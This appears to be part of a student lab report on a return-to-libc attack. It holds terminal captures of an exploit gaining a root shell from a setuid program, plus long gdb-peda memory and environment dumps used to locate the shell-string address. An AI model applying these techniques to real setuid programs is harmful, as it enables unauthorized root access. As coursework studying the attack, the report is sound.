
Observation : The screenshot above shows the commenting of the exit() to check its implications while executing the attack.



```
[10/04/20]seed@CDiya_PES1201700246:~$ gcc exploit.c -o exploit
[10/04/20]seed@CDiya_PES1201700246:~$ ./exploit
[10/04/20]seed@CDiya_PES1201700246:~$ ./retlib
# whoami
root
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
# exit
Segmentation fault
[10/04/20]seed@CDiya_PES1201700246:~$
```


Observation : The screenshot above shows that the attack is executed while removing the exit(). It can be seen that the root(#) access is obtained. This can be confirmed by the whoami(root) and id commands. Although exit() is not very necessary for the attack, however, without this function, when system() returns, the program might crash, causing suspicions.

Task 4: Changing length of the file name



```
VM1 [Running] - Oracle VM VirtualBox
Terminal File Edit View Search Terminal Help
[10/04/20]seed@CDiya_PES1201700246:~$ gcc -fno-stack-protector -z noexecstack -o newretlib retlib.c
[10/04/20]seed@CDiya_PES1201700246:~$ sudo chown root newretlib
[10/04/20]seed@CDiya_PES1201700246:~$ sudo chmod 4755 newretlib
[10/04/20]seed@CDiya_PES1201700246:~$ ls -l newretlib
-rwsr-xr-x 1 root seed 7476 Oct  4 05:33 newretlib
[10/04/20]seed@CDiya_PES1201700246:~$ ./newretlib
zsh:1: command not found: h
Segmentation fault
[10/04/20]seed@CDiya_PES1201700246:~$
```

Observation : The vulnerable retlib.c program is compiled again as setuid root, but time using a different file name newretlib instead of retlib. The attack no longer works with the new executable file. This is because the length of file name has changed the address of the environment variable(MYSHELL) in the process address space. The error message also makes it evident that the address has been changed from myshell, as the system() was now looking for command “ h” instead of “/bin/sh”



```
VM1 [Running] - Oracle VM VirtualBox
Terminal File Edit View Search Terminal Help
[10/04/20]seed@CDiya_PES1201700246:~$ gcc -fno-stack-protector -z noexecstack -g -o newretlib.gdb retlib.c
[10/04/20]seed@CDiya_PES1201700246:~$ ls -l newretlib.gdb
-rwxrwxr-x 1 seed seed 9692 Oct  4 05:39 newretlib.gdb
[10/04/20]seed@CDiya_PES1201700246:~$ ls -l retlib.gdb
ls: cannot access 'retlib.gdb': No such file or directory
[10/04/20]seed@CDiya_PES1201700246:~$ ls -l retlib
-rwsr-xr-x 1 root seed 7476 Oct  4 05:13 retlib
[10/04/20]seed@CDiya_PES1201700246:~$
```


First program:

```

[10/04/20]seed@CDIya PES1201700246:~$ gdb retlib
GNU gdb (Ubuntu 7.11.1-0ubuntu1-16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from retlib...(no debugging symbols found)...done.
gdb-peda$ b bof
Breakpoint 1 at 0x80484c1
gdb-peda$ r
Starting program: /home/seed/retlib

[-----registers-----]
EAX: 0x804b008 --> 0xfbad2488
EBX: 0x0
ECX: 0x0
EDX: 0xb7fba000 --> 0x1b1db0
ESI: 0xb7fba000 --> 0x1b1db0
EDI: 0xb7fba000 --> 0x1b1db0
EBP: 0xbfffed38 --> 0xbfffed68 --> 0x0

[-----stack-----]
0000 | 0xbfffed20 --> 0x80485c2 ("badfile")
0004 | 0xbfffed24 --> 0x80485c0 --> 0x61620072 ('r')
0008 | 0xbfffed28 --> 0x1
0012 | 0xbfffed2c --> 0xb7e66400 (< IO_new_fopen>:      push    ebx)
0016 | 0xbfffed30 --> 0xb7fbbdbc --> 0xbfffe01b ("XDG_VTNR=7")
0020 | 0xbfffed34 --> 0xb7e66406 (< IO_new_fopen+6>:    add     ebx,0x153bfa)
0024 | 0xbfffed38 --> 0xbfffed68 --> 0x0
0028 | 0xbfffed3c --> 0x804850f (<main+52>:      add     esp,0x10)

Legend: code, data, rodata, value

Breakpoint 1, 0x080484c1 in bof ()
gdb-peda$ x/s * ((char **)environ)
0xbfffe01b: "XDG_VTNR=7"
gdb-peda$ x/100s 0xbfffe01b
0xbfffe01b: ""
0xbfffe01c: ""
0xbfffe01d: ""
0xbfffe01e: "\352\377\377\277\017"
0xbfffe01f: ""
0xbfffe020: ""
0xbfffe021: ""
0xbfffe022: "\373\357\377\277"
0xbfffe023: ""
0xbfffe024: ""
0xbfffe025: ""
0xbfffe026: ""
0xbfffe027: ""
0xbfffe028: ""
0xbfffe029: ""
0xbfffe02a: ""
0xbfffe02b: ""
0xbfffe02c: ""
0xbfffe02d: ""
0xbfffe02e: ""
0xbfffe02f: ""
0xbfffe030: ""
0xbfffe031: ""
0xbfffe032: ""
0xbfffe033: ""
0xbfffe034: ""
0xbfffe035: ""
0xbfffe036: ""
0xbfffe037: ""
0xbfffe038: ""
0xbfffe039: ""
0xbfffe03a: ""
0xbfffe03b: ""
0xbfffe03c: ""
0xbfffe03d: ""
0xbfffe03e: ""
0xbfffe03f: ""
0xbfffe040: ""
0xbfffe041: ""
0xbfffe042: ""
0xbfffe043: ""
0xbfffe044: ""
0xbfffe045: ""
0xbfffe046: ""
0xbfffe047: ""
0xbfffe048: ""
0xbfffe049: ""
0xbfffe04a: ""
0xbfffe04b: ""
0xbfffe04c: ""
0xbfffe04d: ""
0xbfffe04e: ""
0xbfffe04f: ""
0xbfffe050: ""
0xbfffe051: ""
0xbfffe052: ""
0xbfffe053: ""
0xbfffe054: ""
0xbfffe055: ""
0xbfffe056: ""
0xbfffe057: ""
0xbfffe058: ""
0xbfffe059: ""
0xbfffe05a: ""
0xbfffe05b: ""
0xbfffe05c: ""
0xbfffe05d: ""
0xbfffe05e: ""
0xbfffe05f: ""
0xbfffe060: ""
0xbfffe061: ""
0xbfffe062: ""
0xbfffe063: ""
0xbfffe064: ""
0xbfffe065: ""
0xbfffe066: ""
0xbfffe067: ""
0xbfffe068: ""
0xbfffe069: ""
0xbfffe06a: ""
0xbfffe06b: ""
0xbfffe06c: ""
0xbfffe06d: ""
0xbfffe06e: ""
0xbfffe06f: ""
0xbfffe070: ""
0xbfffe071: ""
0xbfffe072: ""
0xbfffe073: ""
0xbfffe074: ""
0xbfffe075: ""
0xbfffe076: ""
0xbfffe077: ""
0xbfffe078: ""
0xbfffe079: ""
0xbfffe07a: ""
0xbfffe07b: ""
0xbfffe07c: ""
0xbfffe07d: ""
0xbfffe07e: ""
0xbfffe07f: ""
0xbfffe080: ""
0xbfffe081: ""
0xbfffe082: ""
0xbfffe083: ""
0xbfffe084: ""
0xbfffe085: ""
0xbfffe086: ""
0xbfffe087: ""
0xbfffe088: ""
0xbfffe089: ""
0xbfffe08a: ""
0xbfffe08b: ""
0xbfffe08c: ""
0xbfffe08d: ""
0xbfffe08e: ""
0xbfffe08f: ""
0xbfffe090: ""
0xbfffe091: ""
0xbfffe092: ""
0xbfffe093: ""
0xbfffe094: ""
0xbfffe095: ""
0xbfffe096: ""
0xbfffe097: ""
0xbfffe098: ""
0xbfffe099: ""
0xbfffe09a: ""
0xbfffe09b: ""
0xbfffe09c: ""
0xbfffe09d: ""
0xbfffe09e: ""
0xbfffe09f: ""
0xbfffe0a0: ""
0xbfffe0a1: ""
0xbfffe0a2: ""
0xbfffe0a3: ""
0xbfffe0a4: ""
0xbfffe0a5: ""
0xbfffe0a6: ""
0xbfffe0a7: ""
0xbfffe0a8: ""
0xbfffe0a9: ""
0xbfffe0aa: ""
0xbfffe0ab: ""
0xbfffe0ac: ""
0xbfffe0ad: ""
0xbfffe0ae: ""
0xbfffe0af: ""
0xbfffe0b0: ""
0xbfffe0b1: ""
0xbfffe0b2: ""
0xbfffe0b3: ""
0xbfffe0b4: ""
0xbfffe0b5: ""
0xbfffe0b6: ""
0xbfffe0b7: ""
0xbfffe0b8: ""
0xbfffe0b9: ""
0xbfffe0ba: ""
0xbfffe0bb: ""
0xbfffe0bc: ""
0xbfffe0bd: ""
0xbfffe0be: ""
0xbfffe0bf: ""
0xbfffe0c0: ""
0xbfffe0c1: ""
0xbfffe0c2: ""
0xbfffe0c3: ""
0xbfffe0c4: ""
0xbfffe0c5: ""
0xbfffe0c6: ""
0xbfffe0c7: ""
0xbfffe0c8: ""
0xbfffe0c9: ""
0xbfffe0ca: ""
0xbfffe0cb: ""
0xbfffe0cc: ""
0xbfffe0cd: ""
0xbfffe0ce: ""
0xbfffe0cf: ""
0xbfffe0d0: ""
0xbfffe0d1: ""
0xbfffe0d2: ""
0xbfffe0d3: ""
0xbfffe0d4: ""
0xbfffe0d5: ""
0xbfffe0d6: ""
0xbfffe0d7: ""
0xbfffe0d8: ""
0xbfffe0d9: ""
0xbfffe0da: ""
0xbfffe0db: ""
0xbfffe0dc: ""
0xbfffe0dd: ""
0xbfffe0de: ""
0xbfffe0df: ""
0xbfffe0e0: ""
0xbfffe0e1: ""
0xbfffe0e2: ""
0xbfffe0e3: ""
0xbfffe0e4: ""
0xbfffe0e5: ""
0xbfffe0e6: ""
0xbfffe0e7: ""
0xbfffe0e8: ""
0xbfffe0e9: ""
0xbfffe0ea: ""
0xbfffe0eb: ""
0xbfffe0ec: ""
0xbfffe0ed: ""
0xbfffe0ee: ""
0xbfffe0ef: ""
0xbfffe0f0: ""
0xbfffe0f1: ""
0xbfffe0f2: ""
0xbfffe0f3: ""
0xbfffe0f4: ""
0xbfffe0f5: ""
0xbfffe0f6: ""
0xbfffe0f7: ""
0xbfffe0f8: ""
0xbfffe0f9: ""
0xbfffe0fa: ""
0xbfffe0fb: ""
0xbfffe0fc: ""
0xbfffe0fd: ""
0xbfffe0fe: ""
0xbfffe0ff: ""
0xbfffe100: ""
0xbfffe101: ""
0xbfffe102: ""
0xbfffe103: ""
0xbfffe104: ""
0xbfffe105: ""
0xbfffe106: ""
0xbfffe107: ""
0xbfffe108: ""
0xbfffe109: ""
0xbfffe10a: ""
0xbfffe10b: ""
0xbfffe10c: ""
0xbfffe10d: ""
0xbfffe10e: ""
0xbfffe10f: ""
0xbfffe110: ""
0xbfffe111: ""
0xbfffe112: ""
0xbfffe113: ""
0xbfffe114: ""
0xbfffe115: ""
0xbfffe116: ""
0xbfffe117: ""
0xbfffe118: ""
0xbfffe119: ""
0xbfffe11a: ""
0xbfffe11b: ""
0xbfffe11c: ""
0xbfffe11d: ""
0xbfffe11e: ""
0xbfffe11f: ""
0xbfffe120: ""
0xbfffe121: ""
0xbfffe122: ""
0xbfffe123: ""
0xbfffe124: ""
0xbfffe125: ""
0xbfffe126: ""
0xbfffe127: ""
0xbfffe128: ""
0xbfffe129: ""
0xbfffe12a: ""
0xbfffe12b: ""
0xbfffe12c: ""
0xbfffe12d: ""
0xbfffe12e: ""
0xbfffe12f: ""
0xbfffe130: ""
0xbfffe131: ""
0xbfffe132: ""
0xbfffe133: ""
0xbfffe134: ""
0xbfffe135: ""
0xbfffe136: ""
0xbfffe137: ""
0xbfffe138: ""
0xbfffe139: ""
0xbfffe13a: ""
0xbfffe13b: ""
0xbfffe13c: ""
0xbfffe13d: ""
0xbfffe13e: ""
0xbfffe13f: ""
0xbfffe140: ""
0xbfffe141: ""
0xbfffe142: ""
0xbfffe143: ""
0xbfffe144: ""
0xbfffe145: ""
0xbfffe146: ""
0xbfffe147: ""
0xbfffe148: ""
0xbfffe149: ""
0xbfffe14a: ""
0xbfffe14b: ""
0xbfffe14c: ""
0xbfffe14d: ""
0xbfffe14e: ""
0xbfffe14f: ""
0xbfffe150: ""
0xbfffe151: ""
0xbfffe152: ""
0xbfffe153: ""
0xbfffe154: ""
0xbfffe155: ""
0xbfffe156: ""
0xbfffe157: ""
0xbfffe158: ""
0xbfffe159: ""
0xbfffe15a: ""
0xbfffe
```

```
VM [Running] - Oracle VM VirtualBox
Terminal File Edit View Search Terminal Help
0xbfffffce: ""
0xbfffffcf: ""
0xbfffffd0: "\352\377\377\277\017"
0xbfffffd6: ""
0xbfffffd7: ""
0xbfffffd8: "\373\357\377\277"
0xbfffffdd: ""
0xbfffffde: ""
0xbfffffdf: ""
0xbfffffe0: ""
0xbfffffe1: ""
0xbfffffe2: ""
0xbfffffe3: ""
0xbfffffe4: ""
0xbfffffe5: ""
0xbfffffe6: ""
0xbfffffe7: ""
0xbfffffe8: ""
0xbfffffe9: ""
0xbfffffea: ""
0xbfffffeb: "\202"
0xbfffffed: "A\v\355\301Q|\274\200\243\200\223\\\342\060i686"
0xbfffff00: ""
0xbfffff01: ""
0xbfffff02: ""
0xbfffff03: ""
0xbfffff04: ""
0xbfffff05: ""
0xbfffff06: ""
0xbfffff07: ""
0xbfffff08: ""
0xbfffff09: "/home/seed/retlib"
0xbfffff0b: "XDG_VTNR=7"
0xbfffff0e: "XDG_SESSION_ID=c1"
---Type <return> to continue, or q <return> to quit---
```

Second program

```
VM [Running] - Oracle VM VirtualBox
root@CDiya_PES1201700246: ~
[10/04/20]seed@CDiya_PES1201700246:~$ gdb newretlib_gdb
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from newretlib_gdb...done.
gdb-peda$ b bof
Breakpoint 1 at 0x80484c1: file retlib.c, line 10.
gdb-peda$ r
Starting program: /home/seed/newretlib_gdb
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/i386-linux-gnu/libthread_db.so.1".
```


```
VM [Running] - Oracle VM VirtualBox
Terminal File Edit View Search Terminal Help
7:15 AM

EDX: 0xb7f1c000 --> 0x1b1db0
ESI: 0xb7f1c000 --> 0x1b1db0
EDI: 0xb7f1c000 --> 0x1b1db0
EBP: 0xbfffed28 --> 0xbfffed58 --> 0x0
ESP: 0xbfffed10 --> 0x80485c2 ("badfile")
EIP: 0x80484c1 (<bof+6>: push DWORD PTR [ebp+0x8])
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-----code-----]
0x80484bb <bof>: push ebp
0x80484bc <bof+1>: mov ebp,esp
0x80484be <bof+3>: sub esp,0x18
=> 0x80484c1 <bof+6>: push DWORD PTR [ebp+0x8]
0x80484c4 <bof+9>: push 0x28
0x80484c6 <bof+11>: push 0x1
0x80484c8 <bof+13>: lea eax,[ebp-0x14]
0x80484cb <bof+16>: push eax
[-----stack-----]
0000 0xbfffed10 --> 0x80485c2 ("badfile")
0004 0xbfffed14 --> 0x80485c0 --> 0x61620072 ('r')
0008 0xbfffed18 --> 0x1
0012 0xbfffed1c --> 0xb7dc8400 (< IO_new_fopen>: push ebx)
0016 0xbfffed20 --> 0xb7f1ddbc --> 0xbfffee0c --> 0xbffff014 ("XDG_VTNR=7")
0020 0xbfffed24 --> 0xb7dc8406 (< IO_new_fopen+6>: add ebx,0x153bfa)
0024 0xbfffed28 --> 0xbfffed58 --> 0x0
0028 0xbfffed2c --> 0x804850f (<main+52>: add esp,0x10)
[-----]
Legend: code, data, rodata, value

Breakpoint 1, bof (badfile=0x804fa88) at retlib.c:10
10 fread(buffer, sizeof(char), 40, badfile);
gdb-peda$ x/100s 0xbffefc7
0xbffefc7: ""
0xbffefc8: "\\353\\357\\377\\277"
0xbffefcd: ""
0xbffefce: ""
```


```
VM [Running] - Oracle VM VirtualBox
Terminal File Edit View Search Terminal Help
7:16 AM

0xbffff014: "XDG_VTNR=7"
0xbffff01f: "XDG_SESSION_ID=c1"
0xbffff031: "CLUTTER_IM_MODULE=xim"
0xbffff047: "XDG_GREETER_DATA_DIR=/var/lib/lightdm-data/seed"
0xbffff077: "SESSION=ubuntu"
0xbffff086: "GPG_AGENT_INFO=/home/seed/.gnupg/S.gpg-agent:0:1"
0xbffff0b7: "ANDROID_HOME=/home/seed/android/android-sdk-linux"
0xbffff0e9: "SHELL=/bin/bash"
0xbffff0f9: "VTE_VERSION=4205"
0xbffff10a: "TERM=xterm-256color"
0xbffff11e: "DERBY_HOME=/usr/lib/jvm/java-8-oracle/db"
0xbffff147: "QT_LINUX_ACCESSIBILITY_ALWAYS_ON=1"
0xbffff16a: "LD_PRELOAD=/home/seed/lib/boost/libboost_program_options.so.1.64.0:/home/seed/lib/boost/libboost_filesystem.so.1.64.0:/home/seed/lib/boost/libboost_system.so.1.64.0"
0xbffff20f: "WINDOWID=62914570"
0xbffff221: "GNOME_KEYRING_CONTROL="
0xbffff238: "UPSTART_SESSION=unix:abstract=/com/ubuntu/upstart-session/1000/1241"
0xbffff27c: "GTK_MODULES=gail:atk-bridge:unity-gtk-module"
0xbffff2a9: "USER=seed"
0xbffff2b3: "LD_LIBRARY_PATH=/home/seed/source/boost_1_64_0/stage/lib:/home/seed/source/boost_1_64_0/stage/lib:"
0xbffff316: "QT_ACCESSIBILITY=1"
0xbffff329: "LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33;01:cd=40;33;01:or=40;31;01:mi=00:su=37;41:sg=30;43:ca=30;41:tw=30;42:ow=34;42:st=37;44:ex=01;32:*.tar=01;31:*.tgz=01;31:*.arc...
0xbffff3f1: "=01;31:*.arj=01;31:*.taz=01;31:*.lha=01;31:*.lz4=01;31:*.lzh=01;31:*.lzma=01;31:*.tlz=01;31:*.txz=01;31:*.tzo=01;31:*.t7z=01;31:*.zip=01;31:*.z=01;31:*.Z=01;31:*.dz=01;31:*.gz=01;31:*.lrz=01;31:*.lz0=01;31:*.lzo=01;31:*.xz=01;31:*.bz2=01;31:*.bz=01;31:*.tbz=01;31:*.tbz2=01;31:*.tz=01;31:*.deb=01;31:*.rpm=01;31:*.jar=01;31:*.war=01;31:*.ear=01;31:*.sar=01;31:*.rar=01;31:*.alz=01;31:*.ace=01;31:*.zoo"...
0xbffff581: "=01;31:*.cpio=01;31:*.7z=01;31:*.rz=01;31:*.cab=01;31:*.jpg=01;35:*.jpeg=01;35:*.gif=01;35:*.bmp=01;35:*.pbm=01;35:*.pgm=01;35:*.ppm=01;35:*.tga=01;35:*.xbm=01;35:*.xpm=01;35:*.tif=01;35:*.tiff=01;35:..."
```


A screenshot of a terminal window titled "Terminal" with a menu bar (Terminal, File, Edit, View, Search, Terminal, Help). The terminal displays a list of environment variables and their values, such as "QT_QPA_PLATFORMTHEME=appmenu-qt5", "QT_IM_MODULE=ibus", "JOB=unity-settings-daemon", "PWD=/home/seed", "XDG_SESSION_TYPE=x11", "JAVA_HOME=/usr/lib/jvm/java-8-oracle", "XMODIFIERS=@im=ibus", "LANG=en_US.UTF-8", "GNOME_KEYRING_PID=", "MANDATORY_PATH=/usr/share/gconf/ubuntu.mandatory.path", "GDM_LANG=en_US", "IM_CONFIG_PHASE=1", "COMPIZ_CONFIG_PROFILE=ubuntu-lowgfx", "LINES=35", "GDMSESSION=ubuntu", "GTK2_MODULES=overlay-scrollbar", "SESSIONTYPE=gnome-session", "XDG_SEAT=seat0", "HOME=/home/seed", "SHLVL=1", "LANGUAGE=en_US", "GNOME_DESKTOP_SESSION_ID=this-is-deprecated", "LIBGL_ALWAYS_SOFTWARE=1", "UPSTART_INSTANCE=", "LOGNAME=seed", "XDG_SESSION_DESKTOP=ubuntu", "UPSTART_EVENTS=xsession started", "COMPIZ_BIN_PATH=/usr/bin/", "MY_SHELL=/bin/sh", "QT4_IM_MODULE=xim", "XDG_DATA_DIRS=/usr/share/ubuntu:/usr/share/gnome:/usr/local/share:/usr/share:/var/lib/flatpak/desktop", "J2SDKDIR=/usr/lib/jvm/java-8-oracle", and "DBUS_SESSION_BUS_ADDRESS=unix:abstract=/tmp/dbus-p3qF80zfys". The prompt is "gdb-peda\$".

```
0xbffffb71: "QT_QPA_PLATFORMTHEME=appmenu-qt5"
0xbffffb92: "QT_IM_MODULE=ibus"
0xbffffba4: "JOB=unity-settings-daemon"
0xbffffbbe: "PWD=/home/seed"
0xbffffbcd: "XDG_SESSION_TYPE=x11"
0xbffffbe2: "JAVA_HOME=/usr/lib/jvm/java-8-oracle"
0xbffffc07: "XMODIFIERS=@im=ibus"
0xbffffc1b: "LANG=en_US.UTF-8"
0xbffffc2c: "GNOME_KEYRING_PID="
0xbffffc3f: "MANDATORY_PATH=/usr/share/gconf/ubuntu.mandatory.path"
0xbffffc75: "GDM_LANG=en_US"
0xbffffc84: "IM_CONFIG_PHASE=1"
0xbffffc96: "COMPIZ_CONFIG_PROFILE=ubuntu-lowgfx"
0xbffffcba: "LINES=35"
0xbffffcc3: "GDMSESSION=ubuntu"
0xbffffcd5: "GTK2_MODULES=overlay-scrollbar"
0xbffffcf4: "SESSIONTYPE=gnome-session"
0xbffffd0e: "XDG_SEAT=seat0"
0xbffffd1d: "HOME=/home/seed"
0xbffffd2d: "SHLVL=1"
0xbffffd35: "LANGUAGE=en_US"
0xbffffd44: "GNOME_DESKTOP_SESSION_ID=this-is-deprecated"
0xbffffd70: "LIBGL_ALWAYS_SOFTWARE=1"
0xbffffd88: "UPSTART_INSTANCE="
0xbffffd9a: "LOGNAME=seed"
0xbffffda7: "XDG_SESSION_DESKTOP=ubuntu"
0xbffffdc2: "UPSTART_EVENTS=xsession started"
